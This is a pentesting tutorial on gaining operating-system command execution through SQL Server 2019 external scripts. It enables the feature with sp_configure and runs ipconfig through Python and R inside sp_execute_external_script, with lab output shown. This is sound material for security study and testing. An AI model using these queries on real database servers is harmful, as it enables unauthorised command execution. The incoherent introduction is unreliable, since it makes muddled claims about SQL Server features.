

MSSQL for Pentester
Command Execution
External Scripts



Contents

Introduction to SQL Server	3
Installation of SQL Server	3
Enable External Scripts	9
Executing Python Script	11
Executing R Script	12


Introduction to SQL Server

Microsoft has released a lot of versions for SQL servers. Microsoft has released version 2019 of this server more than twenty times. When you look at the different versions, you quickly get a sense of how their goal continues to be moving towards making improvements and innovations to the product every year. This goes on for even the minor changes that include an updated name or logo for each new release. In short, there is something for everyone in each release, and more importantly, that means there is something new for your business or organization that wants to use a particular version of SQL Server.


In the same fashion, this 2019 version of SQL Server adds several improvements and new features to give it a slight edge over its predecessors in providing a higher level of performance. With that in mind, I thought it would be a good idea to bring you up to speed on all the new features in this version and what they can do. The big news with this version is that SQL Server 2019 changes to different areas within the server. In doing so, the following are some of the immediate changes such as MISRA C#/Clojure/Python/Java/etc. with SQL Server.

Installation of SQL Server


For this article, we have performed all our practicals on SQL Server 2019. You can download this version of the server from [here](#). Once the server is downloaded, let's install it. For installation of the said server, choose the **Basic** option as shown in the image below:




Now, choose the location for the server, then click on the **Install** button; as shown in the image below:



Now from the SQL server Installation Centre, choose the **New SQL Server stand-alone installation or add features to an existing installation** option as shown in the image below:



And then, from the Feature Selection dialogue box, select **Machine Learning Services and Languages** and check the boxes for **R**, **Python**, **Java**. These options are offered only in the versions of SQL, which were launched after 2015. The same can be seen in the image below:



Now from Java Install Location, choose the **Install Open JRE 11.0.3 included with this installation** option. And then click on the **Next** button as shown in the image below:

Java Install Location
Specify Java installed location

Install Rules
Feature Selection
Feature Rules
Instance Configuration
Java Install Location
Server Configuration
Database Engine Configuration
Consent to install Microsoft R ...
Consent to install Python
Feature Configuration Rules
Installation Progress
Complete

Some selected features require a local installation of a JDK or JRE. Zulu Open JRE version 11.0.3 is included with this installation, or you can download and install a different JDK or JRE and provide that installed location here.


For information on Azul Zulu OpenJDK third party licensing, see <https://go.microsoft.com/fwlink/?linkid=2097167>.

☒ Install Open JRE 11.0.3 included with this installation
☐ Provide the location of a different version that has been installed on this computer


JDK or JRE installed location:

< Back Next > Cancel


And then, for the server configuration, select the **Automatic** option and then press the **Next** button as shown in the image below:




From the Consent to install Microsoft R open dialogue box, click on the **Accept** button and then click on the **Next** button as shown in the image below:



Do the same when the **Consent to install Python** dialogue box opens; as shown in the image below:



Once the installation is successful, click on the **Close** button as shown in the image below:




Following the previous steps has allowed us to install the SQL server 2019 install successfully.

Enable External Scripts


As our SQL server is installed, we will now try to manipulate external scripts to our advantage. But first, we have to check that whether the external scripts are enabled or not. To check the said, we will run the following query:

```
sp_configure 'external scripts enabled'  
GO
```




The result of the above query, which you can see in the image above, tells us that `config_value` and `run_value` are 0, which means that external scripts are not enabled. Hence, we will enable the scripts now. For this, we will execute the following query:

```
EXECUTE sp_configure 'external scripts enabled', 1;
GO
RECONFIGURE;
GO
```



As you can see in the image above, the query has been executed successfully. Now, let us confirm if the scripts are enabled or not, and for this, run the following query:

```
sp_configure 'external scripts enabled'  
GO
```




As the result of the above query, **Config_value** and **run_value** have been changed to 1, which means that the external scripts are enabled now.

Executing Python Script

As we have enabled External scripts. We will now execute the Python script. This python script will run the command "ipconfig". And if successfully executed, it will give us the result for the said command. To execute python script type:

```
EXECUTE sp_execute_external_script @language = N'Python', @script =  
N'print(__import__("os").system("ipconfig"))'
```



```
SQLQuery1.sql - Wl...SS.master (SA (55))*  X
EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("ipconfig"))'
```

www.hackingarticles.in

100 %

Messages

STDOUT message(s) from external script:

```
Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3987:e0eb:2b1d:550a%5
    IPv4 Address. . . . . : 192.168.1.154
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Express Edition will continue to be enforced.
0
```

Completion time: 2021-08-18T12:12:13.8812419-07:00

As you can see in the image above, the Python script was executed successfully.

Executing R Script

Now we will execute R script. To do so, execute the following commands:

```
EXEC sp_execute_external_script
@language=N'R',
@script=N'OutputDataSet <- data.frame(system("cmd.exe /c ipconfig",intern=T))'
WITH RESULT SETS (([cmd_out] text));
GO
```

The screenshot displays the SQL Server Enterprise Manager interface. The top pane shows a query window with the following T-SQL script:

```
EXEC sp_execute_external_script
@language=N'R',
@script=N'OutputDataSet <- data.frame(system("cmd.exe /c ipconfig",intern=T))'
WITH RESULT SETS (([cmd_out] text));
GO
```

